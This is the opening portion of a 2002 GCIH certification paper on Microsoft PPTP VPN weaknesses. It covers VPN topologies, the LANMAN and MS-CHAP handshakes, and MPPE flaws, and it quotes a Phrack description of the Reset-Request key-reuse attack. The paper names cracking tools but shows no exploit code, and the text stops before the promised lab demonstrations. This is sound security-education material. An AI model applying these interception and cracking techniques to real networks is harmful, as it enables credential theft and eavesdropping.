Microsoft PPTP VPN Vulnerabilities
Exploits in Action
By: Hawke Robinson
August 22nd 2002
Certification: GCIH
Practical Option: Number 2 – Support for the Cyber Defense Initiative
Version: 2.1

TABLE OF CONTENTS

Part 1 - General Overview

1.0 Overview

Initially this document covers, from a high level, various popular VPN technologies and implementations. This document then proceeds to delve into considerable depth about:

- The Microsoft PPTP VPN implementation.
- Lists several vulnerabilities in detail.
- Demonstrates in detail 5 attacks on various versions of the most common of Microsoft's PPTP products, using free, readily available tools
- Explains what each exploit is doing and how it works.

- Brief comparison of MS PPTP to other VPN options available as alternative VPN options, such as other PPTP implementations, L2F, L2TP, IPSEC, IKE, SSH, CIPE, & IPIP.
- Suggested options to decrease the vulnerabilities of using PPTP as a VPN solution.

One of the goals of this document is to attempt to bring together all the different scattered pieces of information about PPTP, MS PPTP, and the related technologies. It takes a considerable amount of time and effort to find all the pieces to understanding this technology. Hopefully, between the information listed in this document, the extensive bibliography and listings of references, most, if not all, of the related information will be at hand.

1.1 Conventions used in this document

Red colored networks, systems and devices, represent "hostile" or un-trusted resources.

Blue colored networks, systems and devices, represent moderately trusted resources.

Green colored networks, systems and devices, represent mostly trusted resources.

Direct quotations of sources will be in *italics surrounded by double quotes.*

Commands from the computer terminal and source code will be formatted using the Courier Font.

Laboratory notes will be denoted using *the Courier Font with Italics.*

1.2 The basics of Virtual Private Networks

A Virtual Private Network, abbreviated as VPN, in it's most basic terms, is the use of various technologies to provide a private network of resources and information over any public network, including the Internet.

VPNs provide a means for organizations and individuals to connect their various resources over the Internet (a very public network), but not make the resources available to the public, instead only making them available to those that are part of the VPN.

VPNs provide a means for such users to have resources scattered all over the world, and still be connected as though they were all in the same building on the same network together, with all the ease of use and benefits of being interconnected in such a manner.

Normally, without a VPN, if such a private connection was desired, the company would have to expend considerable resources in finances, time, training, personnel, hardware and software to setup dedicated communication lines. These dedicated connections could be a variety of technologies such as 56k leased lines, dedicated ISDN, dedicated private T1/T3/etc. connections, satellite, microwave and other wireless technologies. Setting up an organization's private network over these dedicated connections tends to be very expensive.

With a VPN, the company can use their existing Internet connections and

infrastructure (routers, servers, software, etc.) and basically “tunnel” or “piggy-back” their private network inside the public network traffic, and realize a considerable savings in resources and costs compared to dedicated connections.

A VPN solution is also able to provide more flexible options to remote workers instead of only dial-up speeds and choices, they can connect from anywhere in the world for just the cost of their Internet connection, at whatever speed their ISP services may provide.

There have been many VPN technologies developed in recent years, and many more on the way. They vary widely from simple, to very difficult to setup and administrate, from free to very expensive, from light security to much heavier protection, from software based to dedicated hardware solutions, and even some managed services providers (for example www.devtodev.com or www.iss.net) now entering into the market to increase the VPN choices available.

Most VPNs operate using various forms of “tunneling” combined with many choices for encryption and authentication.

In this document “tunneling” is over IP based networks, though other technologies exist as well (such as ATM based). This document will focus on technologies that deliver VPN solutions over IP based networks, and refer to them generically as “public” or “Internet” based networks, and only delve into the specific “carrier” protocol when appropriate (IPX, ATM, and other protocols are also used, but as IP has become quite dominant, many are now focused on IP). This document will only cover IPv4 not IPv6. Use of MS PPTP over 802.11b wireless technologies will also be briefly covered.

The data of the “private network” is carried or “tunneled” inside the public network packet, this also allows other protocols, even normally “non-routable” protocols to become usable across widely dispersed locations. For example, Microsoft’s legacy NetBEUI protocol can be carried inside such a tunnel, and thus a remote user is able to act as part of the remote LAN or two small LANS, in two very different locations, would actually be able to “see” each other, and work together, over many hops of routers, and still function, with a protocol that normally would not route across the Internet, although there are many consequences in trying to stretch such a protocol beyond it’s intended use.

Tunneling in and of itself is not sufficient security. For example, let’s use IP as the carrier public protocol, carrying IPX inside as the private protocol. Anyone sniffing the “public” network’s packets could easily extract the clear text information of the IPX packets carried within the IP packets. This means that sufficient encryption of the carried IPX packets is necessary to protect their data.

These two technologies suffice to provide a basic VPN, but will be weak if a third part is missing or lax (as we will show in various examples throughout this document). This third part would be anything related to authentication, traffic control, and related technologies. If there aren't sufficient authentication technologies in place then it is quite simple for an intruder to intercept various VPN connections and “hijack” them with many “man/monkey in the middle attacks” and easily capture all data going back and forth between the VPN

nodes, and eventually be able to compromise data, and potentially all networks and their resources, connected by the VPN.

This document is based on research and lab testing performed from March 1st through June 30th, 2002. The setup of the lab will also be briefly detailed to assist others who may wish to go into greater depth with this testing, and to help clarify under what circumstances the lab information was gathered.

1.3 Various VPN technologies

There are many VPN options and technology components available, this document will primarily focus on MS PPTP (Microsoft's implementation of Point to Point Tunneling Protocol). Other technologies will be mentioned based on two major premises: popularity and availability. Many factors go into determining availability including: market proliferation, pricing, ease of use, security, stability, flexibility, performance, reputation, etc.

The VPN protocols mentioned include:
PPTP (Point to Point Tunneling Protocol)
MS PPTP (Microsoft's PPTP)
CHAP (Challenge Handshake Authentication Protocol)
MSCHAP (Microsoft's CHAP)
MPPE (Microsoft Point to Point Encryption protocol)
IPSEC (Internet Protocol Security)
IKE (Internet Key Exchange)
L2TP (Layer 2 Tunneling Protocol)
CIPE (Crypto IP Encapsulation)
L2F (Layer 2 Forwarding protocol)
IPIP (Internet Protocol over Internet Protocol)
SSH (Secure Shell)

1.4 Various topology scenarios

Many of these VPN technologies can be affected by the layout and needed resources of the users. Some technologies don't handle roaming users as well as others. Some have trouble with NAT (Network Address Translation), still others run into problems with old routers or restrictive firewalls not even supporting their protocols and refusing to route them correctly.

There are many ways one could adjust the VPN topologies listed in this document, however a few will be listed to give some clarification of the challenges.

Including a more robust "security in depth" approach in sufficient detail, such as backup technologies, IDS (Intrusion Detection Systems) and monitoring technologies, is beyond the scope of this document.

Detailing the various strengths and weaknesses of each topology is also beyond the current scope of this document, however some more immediately obvious points will be noted for each.

Topology 1


VPN Server (and/or client) directly connected to the Internet and internal

LAN, server may or may not have it's own firewall software running locally.

This is an all to common setup. It is inexpensive and easy to setup and administrate. Many inexperienced administrators and users may use this setup, not being aware of how vulnerable a situation this is.

Advantages: Easy to setup and administrate, very low cost.

Disadvantages: Little to no protection, very vulnerable to many attacks, information "leakage" and more.




Topology 2

VPN server behind a firewall but listening service ports still directly accessible for the ports that are allowed to be open by the firewall

This is another common setup. Inexpensive and still very easy to setup and administrate. This is an improvement over topology number 1. Unfortunately there are still many weaknesses easily exploited, and typically those who use this configuration rely too heavily upon the firewall to be their sole means of protection rather than "security in depth" and layering of defenses.

Advantages: Easy setup and administration, and low cost

Disadvantages: Still quite open and vulnerable to wide array of attacks.




Topology 3

VPN Server behind a firewall and only accessible to certain ports via port forwarding from the firewall.

This setup is an improvement over the previous two because of tighter restrictions on what traffic and services are allowed access and from where.

Advantages: Improved security “stance” still fairly easy to setup and administrate.

Disadvantages: Not quite as simple to setup as first two options, still not as many layers for a “security in depth” approach as there could be.




Topology 4

VPN server in a DMZ with the connected VPN user then allowed inside LAN through LAN firewall.

This is a much more ideal configuration. Multiple layers of checking and protection. Unfortunately either budget, time, resources, or administrator skill level tend to not be available for such an ideal setup. This can be improved upon even more with additional layers of firewalls and other “tricks of the trade”.

Advantages: Much more secure stance, security in layers.

Disadvantages: High complexity to setup and administrate, added cost, more advanced skill sets required.




Topology 5

VPN server in a DMZ but as another gateway (aka hole) into LAN, usually the VPN server acts as yet another firewall as well (unfortunately not always though), and doesn’t allow any traffic in except those actually connected to it via the VPN.

This is not as ideal a setup as Topology 4, but one that is not uncommon. It is a mix between option 3 and option 4, but NOT as secure as option 4 since there isn’t a second firewall performing additional checking before allowing access to the LAN.

Advantages: Slightly easier setup and administration than option 4.

Disadvantages: Security level is only about equivalent to option 3.




Topology 6

Wireless (such as the popular 802.11b technologies) usage of VPN, usually one of the previous 5 topologies and possibly a firewall (recommended).

Unfortunately most companies are NOT implementing firewalls or VPNs to separate and protect their wireless LAN users, despite repeated press releases and proof of the simplicity of compromise. However, for those that do heed such warnings, this is one option, of several to choose from, that many implement. It's fairly easy to setup. It's much along the lines of Topology 1, because most companies assume that there are far fewer attacks via their local wireless LAN than the Internet just because of the sheer numbers of nodes, unfortunately such assumptions tend to be perilous. Others opt to have a firewall in front of the VPN server as well as the LAN, but this does not yet appear to be a common practice.

Advantages: More secure wireless setup, fairly easy to setup and administrate

Disadvantages: VPN server still wide open to many attacks and information leakage to wireless LAN users. Every attack described in this document is very effective on such a network. Even if the attacker can't gain VPN access into the LAN, they can still possibly easily abuse the bandwidth on the wireless segment, and easily attack the server and users on this segment.



1.5 Targeted Service: Microsoft's PPTP VPN Services

The services that are most detailed and targeted for exploit in this

document are Microsoft's various implementations of PPTP and related technologies. This actually means covering several technologies including PPTP, CHAP, MSCHAP, IP, GRE, MPPE, LANMAN and NT Encryption, as well as multiple versions of some of these technologies.

1.6 Overview of Protocol: PPTP (Point to Point Tunneling Protocol)

There are three key parts to the PPTP protocol.

1. The Control Connection over TCP (destination port is 1723, source port can be any available port). THIS IS NOT AUTHENTICATED IN ANY WAY.
2. The IP tunnel used to transport GRE encapsulated packets (protocol 47 (note, this is not TCP or UDP PORT 47, but a specific, unique protocol).
3. The PPP packets that are encapsulated inside of the GRE tunnel carried by IP. Note that only the DATA packets are encrypted (when encryption is actually used, which is left open to the implementer and not actually part of the PPTP RFC, only protocol numbers 0x21 through 0xFA (just the data usually) would then be encrypted, this means all the other PPP traffic (for example LCP) would not be encrypted.

A tunnel must be established between each pair of systems (client and server) and a key that is included in the GRE packet header signifies which tunnel session a PPP packet is a member of.

The GRE header also contains:

- Acknowledgment information
- Sequencing information

The Control Connection (TCP port 1723) actually determines the data rate and traffic congestion actions based on information from the GRE headers. The PPTP RFC does not itself specify which algorithms or technologies to use for congestion-control and flow-control (though some are suggested), that is left open to the implementer to determine, but using the information from the GRE headers as the data to act against for adjustments.

Each PPTP Control Connection message starts with an 8 octet fixed header with the following information contained within:

- Total message length
- Message type (either Control Message or Management Message)
- "Magic Cookie" (a constant string of: "0x1A2B3C4D")

Any loss of synchronization is supposed to result in closing the connection immediately.

Microsoft's implementation of PPTP includes the following technologies:

- IP
- PPTP

- TCP 1723 (Control Connection)
- GRE (Tunnel)
- PPP
- MSCHAP (Authentication)
- MPPC (Compression)
- MPPE (Encryption)
- LANMAN Hash (Authentication)

Microsoft offers several authentication options:

- Clear text password
- LANMAN hashed password
- NT Encryption hashed password
- Challenge/Response MSCHAP version 1
- Challenge/Response MSCHAP version 2

The LAN Manager hash is created using the following:

- Convert the user's password to 14 byte string
- Truncate longer passwords or pad shorter passwords with nulls
- Convert all characters to uppercase
- Divide this 14 character string in half to create two 7 character strings
- Use each 7 character string as a DES key
- Encrypt a fixed constant with each key (no random salt provided, entropy is based on the password)
- This creates two 8 byte encrypted strings
- These two 8 byte strings are merged (concatenated) together to form a single 16 byte hashed string.

Compare this to when using the Windows NT hash:

- The password is by default a maximum of 14 characters, though it is easy enough to change this default to allow up to 128 characters for the password, unfortunately most administrators do not do so.
- Password is case sensitive and converted to Unicode
- Password hashed using MD4
- Produces a 16 byte hash

There are many well-known and well-documented weaknesses in version 1 of Microsoft's implementation of PPTP.

MPPE (Microsoft Point to Point Encryption protocol) has the following flaws:

- Vulnerable to bit flipping attacks
- The MS-CHAP version 1 when using the 40 bit LANMAN hash uses the same key for both client and server for the connection, able to trivially crack this key using a cryptanalytic XORing attack.

- Vulnerable to “Reset-Request” attack
- Does not encrypt NCP (Network Control Protocol) PPP packets
- Does not verify that the server is authentic
- Encryption is not truly 40 or 128 bit

The vulnerability to “bit-flipping” attacks is caused by the use of RC4. Because of the use of a stream cipher (in this case RC4), the data can be changed at the bit level, and since the checksum method is weak for this standard, the message could be modified by an attacker, and the checksum data kept to appear valid, so that the recipient ends up with a slightly or completely different message than was sent and the recipient is none the wiser that data was changed. It is trivial for the attacker to cycle through “flipping a bit” and comparing data, to compromise RC4 “protected” information.

Because of the use of RC4 and the use of the same key on both sides of the connection (server and client) if an attacker can capture two (or more) “ciphertexts” and compare them, if the attacker knows the basic structure of the data, it is trivial for the attacker to then obtain the clear text information.

XOR, an exclusive OR (whereas OR is considered an “inclusive” OR), is a Boolean method to determine true or false results. It is true only if just one of it's operands is true. Whereas an inclusive OR is true if either or both of it's operands are true.

Based on information from pages 13 through 15 of Applied Cryptography 2nd Edition by Bruce Schneier, an XOR attack is carried out as follows:

1. Discover the length of the key (trivial since this is well published information)
2. Shift the ciphertext (encrypted information) by that length and XOR it with itself. This will remove the key and reveal the plain text information.

The vulnerability to “Reset-Request” is a weakness in the MPPE protocol that allows an attacker to keep sending reset requests to the client or server so that the encryption key doesn't change. This happens because the attack interferes with the normal incrementing of packet counts. The following excerpt is an excellent description of such an attack, from the Phrack Volume 8, Issue 53, article “The Crumbling Tunnel – A Menagerie of PPTP Vulnerabilities” by Aleph1 describing the MPPE Reset-Request weakness and attack:

“... *MPPE being a sub-protocol of PPP, a datagram protocol, does not expect a reliable link. Instead it maintains a 12-bit coherency count that is increased for each packet to keep the encryption tables synchronized. Each time the low order byte of the coherency count equals 0xFF (every 256 packets) the session key is regenerated based on the original session key and the current session key.*

If MPPE ever sees a packet with a coherency that it is not expecting it sends a CCP Reset-Request packet to the other end. The other end, upon seeing this packet, will re-initialize the RC4 tables using the current session key.

The next packet it sends will have the flushed bit set. This bit will indicate to the other end that it should re-initialize its own tables. In this way they become resynchronized. This mode of operation is called "stateful mode" in the new MPPE draft.

What does this all mean to us? Well, it means we can force both ends of the connection to keep encrypting their packets with the same key until the low order sequence number reaches 0xFF. For example assume Alice and Bob have just set up the communication channel. They both have initialized their session keys and expect a packet with a coherency count of zero.

Alice -> Bob

Alice sends Bob a packet numbered zero encrypted with the cipher stream generated by the RC4 cipher and increments her sent coherency count to one. Bob receives the packet, decrypts it, and increments his receive coherency count to 1.

Mallory (Bob) -> Alice

Mallory sends Alice a spoofed (remember this is datagram protocol - assuming we don't desynchronize GRE) CCP Reset-Request packet. Alice immediately re-initializes her RC4 tables to their original state.

Alice -> Bob

Alice sends another packet to Bob. This packet will be encrypted with the same cipherstream as the last packet. The packet will also have the FLUSHED bit set. This will make Bob re-initialize its own RC4 tables.

Mallory can continue to play this game up to a total of 256 times after which the session key will be changed. By this point Mallory will have collected 256 packets from Alice to Bob all encrypted with the same cipher stream.

Furthermore, since Alice and Bob start with the same session key in each direction Mallory can play the same game in the opposite direction collecting another 256 packets encrypted with the same cipher stream as the ones going from Alice to Bob.

The Apr[il] 1998 version of the draft adds a "stateless mode" option (otherwise known as "historyless mode" in some Microsoft literature) to the negotiation packets. This option tells MPPE to change the session key after

every packet and to ignore all this CCP Reset-Request and flushed bit business. This option was introduced to improve PPTP's performance. Although re-keying after each packet cuts the cipher performance by almost half, now PPTP no longer has to wait a whole round trip time to resynchronize. This, in effect improves the performance of PPTP and at the same time made the attack I describe above useless."

Since the NCP PPP packets are not encrypted, only protocol numbers 0x21 through 0xFA (just the data usually) would then be encrypted, this means all the other PPP traffic (for example LCP) would not, and is available as public information to any attacker's attempt to "sniff" such information. This can reveal a lot of useful information about the user, the user's network, etc.

Not verifying that the server is authentic means that an attacker can easily pretend to be the VPN server (commonly referred to as "spoofing") to the client, and send various requests and responses to manipulate the client into sending important information to the attacker's system.

For various reasons, the supposed 40 bit and 128 bit encryption options are not considered truly 40 bit and 128 bit strong. Key parts causing this are:

- No true randomization "salt" to make the keys more unique
- Key length is dependent upon password length
- Entropy is based on password

MS-CHAP v1 uses the following procedure for authentication:

- Client sends a request for a login challenge from the VPN server
- Server returns 8 byte "random" challenge
- Client system, using the LANMAN hash of it's password (as discussed earlier in this document) to create three DES keys.
- The 3 DES keys are used to encrypt the challenge into three 8 byte encrypted strings
- The 3 strings are concatenated together into a 24 byte string
- This 24 byte string is sent as a challenge reply to the server
- The server uses it's hashed record of the user's password to decrypt these replies sent by the client
- If decryption matches, then success message sent back to client

MS-CHAP version 1 using the LANMAN hash has the weaknesses as described earlier in this document and more specifically applied to PPTP has the additional risks:

- The LANMAN hash is easily vulnerable to fast dictionary attacks
- A change password request dialogue can be initiated by an attacker to the client

There are a number of easily available tools such as L0phtcrack or Crack v5.0 and others that make it very simple to capture and crack the LANMAN hashed information very quickly.

A change password request can be sent by the attacker, spoofing as the VPN server, tricking the client's system into presenting a change password dialog box and sending this information when entered and submitted by the user, to the attacker's machine.

MS-CHAP using even the NT hash is still easily vulnerable to dictionary attacks, though not quite as easily as the LANMAN hash, this problem is exacerbated considerably if users use common passwords, the best defense is a strong password policy that is enforced, if it is absolutely necessary to use MS PPTP.

Some of these vulnerabilities have been addressed in later versions of PPTP and various hot fixes, service packs, "performance updates", and manual registry changes.

The MS PPTP "Performance Update for Windows NT 4.0" and MS PPTP Version 2 (including MS-CHAP version 2) provides the following improvements to address a few of the many issues listed:

- Enable the server to only accept the NT password hash for authentication, and reject any client trying to use the LANMAN password hash for authentication
- Enable the NT client to not use the LANMAN password hash for authentication, but only if the client is configured for the supposed "128 bit" encryption.
- Addition of a "stateless mode" in MPPE, this eliminates the Reset-Request attack vulnerability
- Server authentication method added to decrease risk of attacker "spoofing" as server
- MPPE keys unique in each direction, this reduces the risk from a cryptanalytic XORing attack

MS CHAP v2 has a different challenge response process than version 1. Compare the description of version one to version 2 as follows:

- Client requests login challenge from server (same as v1)
- The server sends the client a 16 byte random challenge (differs from v1)
- Client generates PAC (Peer Authenticator Challenge) as a random 16 byte number (differs from v1)
- Client concatenates the PAC and the 16 byte response from the server's challenge, and the client's username. (differs from v1)
- Client then hashes this result using SHA-1 (instead of MD4 in v1)
- Client sends the first 8 bytes of this hashed challenge to server (differs from v1)
- Server uses hashed password in server record for the user to decrypt and compare response from client, if matches, client is authenticated
- Server then uses the client's PAC and user's hashed password to send 20 byte AR (Authenticator Response) and sends it to the client
- The client also calculates what the AR should be on it's side, and

compares the server's AR to the client's AR, if they match, then server is authenticated to client


- MPPE keys are now based on the MS-CHAP v2 information with a unique key for the server and a unique one for the client (compared to the same key for each in v1)

See the Counterpane Labs document “Cryptanalysis of Microsoft's MS CHAP v2” for even more detailed information on these steps.

Unfortunately the following well published weakness were not addressed:

- MS-CHAP NT hash is still easily vulnerable to cracking common passwords using basic dictionary attacks
- MPPE still does not provide true 40 bit or 128 bit encryption
- MPPE still does not encrypt the NCP PPP packets
- MPPE is still vulnerable to bit-flipping attacks
- And by default (requires editing the registry to prevent this attack) the client and server can be susceptible to version rollback attacks to make them use MS-CHAP v1 instead of v2, making the LANMAN hash available to the attacker once again

Typical PPTP traffic captured using ethereal on Linux:



Notice how the following information and "information leakage" is easily gleaned from this most basic and brief session of captured information:

- The IP of the DNS server the client is querying
- The DNS name of the VPN Server: vpn.virtucorp.com
- The PPTP port (TCP port 1723)
- The PPTP handshake process
- The PPP LCP handshake process
- The PPP CHAP Challenge
- The PPP CHAP Response

1.7 MS PPTP Vulnerabilities Overview

This document will cover in considerable detail 5 exploits of vulnerabilities in the Microsoft implementation of PPTP and real lab based demonstrations of the exploits in action.

The vulnerabilities are summarized as:

